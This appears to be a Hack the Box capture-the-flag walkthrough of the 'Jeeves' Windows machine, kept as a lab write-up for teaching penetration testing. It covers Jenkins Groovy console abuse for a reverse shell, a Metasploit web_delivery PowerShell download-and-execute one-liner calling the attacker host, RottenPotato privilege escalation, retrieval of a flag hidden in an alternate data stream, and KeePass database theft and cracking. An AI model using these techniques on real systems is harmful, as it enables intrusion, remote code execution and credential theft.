
Looking around its result we found ports 22, 80, 135, 445 and 50000 are open, and moreover, port 135 and 445 was pointing towards Windows operating system.

```
root@kali:~# nmap -A 10.10.10.63
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-20 11:46 EDT
Nmap scan report for 10.10.10.63
Host is up (0.14s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgrc
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Warning: OSScan results may be unreliable because we could not find at leas
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Wi
6%), Microsoft Windows 10 1511 (85%), Microsoft Windows 7 or Windows Server
crosoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h59m18s, deviation: 0s, median: 4h59m18s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-05-20 16:46:16
|_  start_date: 2018-05-17 20:26:35

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   144.77 ms 10.10.14.1
2   144.91 ms 10.10.10.63
```


Subsequently, first we checked web service and explored target IP in a web browser and it was put up by “Ask Jeeves search engine” webpage. So we try to search some website such as google.com and a new web page represented by the fake error page come up in front of us.




On port 50000 in a Web browser give us to HTTP 404 Error page.



Then we decide to use OWASP Dirbuster for directory brute force attack.




From its result, we found so many directories but we drive with **/askjeeves** for further process.




So when we had explored **10.10.10.63:50000/askjeeves** it lead us to “Jenkins Dashboard”. Ahhh!! It was WOW moment for us because we knew that there are so many methods to exploit Jenkins. Thus we move inside “Manage Jenkins” options as it was the spine and abusing it was quite soothing.


There were so many options but we were interested in **Script Console** because Jenkins has very nice Groovy script console that allows someone to execute arbitrary Groovy scripts within the Jenkins master runtime.



We found Java reverse shell from GitHub, so we copied the code and modified its localhost and port as per our specification.



Then we start Netcat listener and run above Groovy Script to access victim's reverse connection. From below image, you can observe that we access tty shell of victim's machine.



As we love meterpreter shell therefore we load metasploit framework and execute below commands.

```
use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 2
msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.28
msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.28
msf exploit(multi/script/web_delivery) > exploit
```

Copy the highlighted text for powershell.exe and **Paste** it inside CMD shell as shown in next image.

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.28
lhost => 10.10.14.28
msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.28
srvhost => 10.10.14.28
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.28:4444
[*] Using URL: http://10.10.14.28:8080/cxvuguydS
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $X=new-object net.webclient;$X.proxy=[Net.WebRequest]::GetSystemWeb
Proxy();$X.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $X.downloadstring('http:/
/10.10.14.28:8080/cxvuguydS');
msf exploit(multi/script/web_delivery) >
```

Paste above malicious code here in netcat.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.63: inverse host lookup failed: Unknown host
connect to [10.10.14.28] from (UNKNOWN) [10.10.10.63] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>powershell.exe -nop -w hidden -c $X=new-object net.webclient;$X.prox
y=[Net.WebRequest]::GetSystemWebProxy();$X.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentia
ls;IEX $X.downloadstring('http://10.10.14.28:8080/cxvuguydS');
```

You will get meterpreter session of victim's machine in your Metasploit framework and after then finished the task by grabbing user.txt and root.txt file. Further type following:

getuid

But currently we don't have NT AUTHORITY\SYSTEM permission. But we knew the techniques that we have used in Tally CTF for gaining NT AUTHORITY\SYSTEM permission.

```
msf exploit(multi/script/web_delivery) > [*] 10.10.10.63      web_del
[*] Sending stage (179779 bytes) to 10.10.10.63
[*] Meterpreter session 1 opened (10.10.14.28:4444 -> 10.10.10.63:496
msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : JEEVES
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: JEEVES\kohsuke
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Therefore taking help from our previous article “Tally” we executed below commands and successfully gained NT AUTHORITY\SYSTEM permission

```
1  upload /root/Desktop/RottenPotato/rottenpotato.exe .
2  load incognito
3  execute -Hc -f rottenpotato.exe
4  impersonate_token "NT AUTHORITY\\SYSTEM"
5  getuid
```

```
meterpreter > upload /root/Desktop/RottenPotato/rottenpotato.exe .
[*] uploading  : /root/Desktop/RottenPotato/rottenpotato.exe -> .
[*] uploaded   : /root/Desktop/RottenPotato/rottenpotato.exe -> .\rottenpotato.exe
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > execute -Hc -f rottenpotato.exe
Process 3872 created.
Channel 2 created.
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Let me tell you this, that we have solved so many CTF challenges of Hack the Box

among them some was framed using Windows Operating system and we always grabbed the user.txt file from inside some a folder that owned by any username and root.txt form inside Administrator folder and both these folders are present inside C:\Users

Similarly, you can observe the same thing here also and might be you got my intention of above said words. So let's grab user.txt file first from inside /kohsuke/Desktop.

COOL!!! We have captured the 1st flag.

```
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-11-03 23:07:58 -0400  Administrator
40777/rwxrwxrwx   0     dir   2015-10-30 04:09:33 -0400  All Users
40555/r-xr-xr-x   0     dir   2017-10-25 16:42:54 -0400  Default
40777/rwxrwxrwx   0     dir   2015-10-30 04:09:33 -0400  Default User
40777/rwxrwxrwx   8192  dir   2017-11-05 21:17:11 -0500  DefaultAppPool
40555/r-xr-xr-x   4096  dir   2017-10-25 16:46:45 -0400  Public
100666/rw-rw-rw-  174   fil   2015-10-30 03:21:27 -0400  desktop.ini
40777/rwxrwxrwx   8192  dir   2017-11-03 23:19:10 -0400  kohsuke

meterpreter > cd kohsuke
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\kohsuke\Desktop
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-11-03 23:15:51 -0400  desktop.ini
100444/r--r--r--  32    fil   2017-11-03 23:22:51 -0400  user.txt

meterpreter > cat user.txt
e3232272596fb47950d59c4cf1e7066a
```

Then we go for root.txt file, BUT it was a little bit tricky to get the root.txt file. Because the author has hide root.txt file by using some ADS technique (Windows Alternate Data Streams) and to grab that file, you can execute below commands.

```
1  cd Administrator
2  cd Desktop
3  ls-al
4  cat hm.txt
5  dir /R
6  more < hm.txt:root.txt
```

```
meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > ls -la
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  797   fil   2017-11-08 09:05:18 -0500  Windows 10 Update Assistant.lnk
100666/rw-rw-rw-  282   fil   2017-11-03 22:03:17 -0400  desktop.ini
100444/r--r--r--  36    fil   2017-12-24 02:51:10 -0500  hm.txt

meterpreter > cat hm.txt
The flag is elsewhere.  Look deeper.
meterpreter > shell
Process 1728 created.
Channel 6 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>dir /R
dir /R
 Volume in drive C has no label.
 Volume Serial Number is BE50-B1C9

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   7,378,563,072 bytes free
```

Hurray!! R flag with dir command discloses root.txt file and We successfully completed the 2nd task.

```
C:\Users\Administrator\Desktop>more < hm.txt:root.txt:$DATA
more < hm.txt:root.txt:$DATA
afbc5bd4b615a60648cec41c6ac92530
```

2nd Method

When you have fresh meterpreter session 1 then move into **/document** directory and download **CEH.kdbx** file. Here also we took help from our previous article TALLY.

```
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\kohsuke\Documents
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  2846  fil   2017-09-18 13:43:17 -0400  CEH.kdbx
40777/rwxrwxrwx   0     dir   2017-11-03 22:50:40 -0400  My Music
40777/rwxrwxrwx   0     dir   2017-11-03 22:50:40 -0400  My Pictures
40777/rwxrwxrwx   0     dir   2017-11-03 22:50:40 -0400  My Videos
100666/rw-rw-rw-  402   fil   2017-11-03 23:15:51 -0400  desktop.ini

meterpreter > download CEH.kdbx /root/Desktop
[*] Downloading: CEH.kdbx -> /root/Desktop/CEH.kdbx
[*] Downloaded 2.78 KiB of 2.78 KiB (100.0%): CEH.kdbx -> /root/Desktop/CEH.kdbx
[*] download   : CEH.kdbx -> /root/Desktop/CEH.kdbx
meterpreter >
```

Now run the python script that extracts a HashCat/john crackable hash from KeePass 1.x/2.X databases.

```
1  python keepass2john.py CEH.kdbx > passkey
```

Next, we have used John the ripper for decrypting the content of “passkey” with help of the following command.

```
1  john --format=KeePass --wordlist=/usr/share/wordlists/rockyou.txt passkey
```

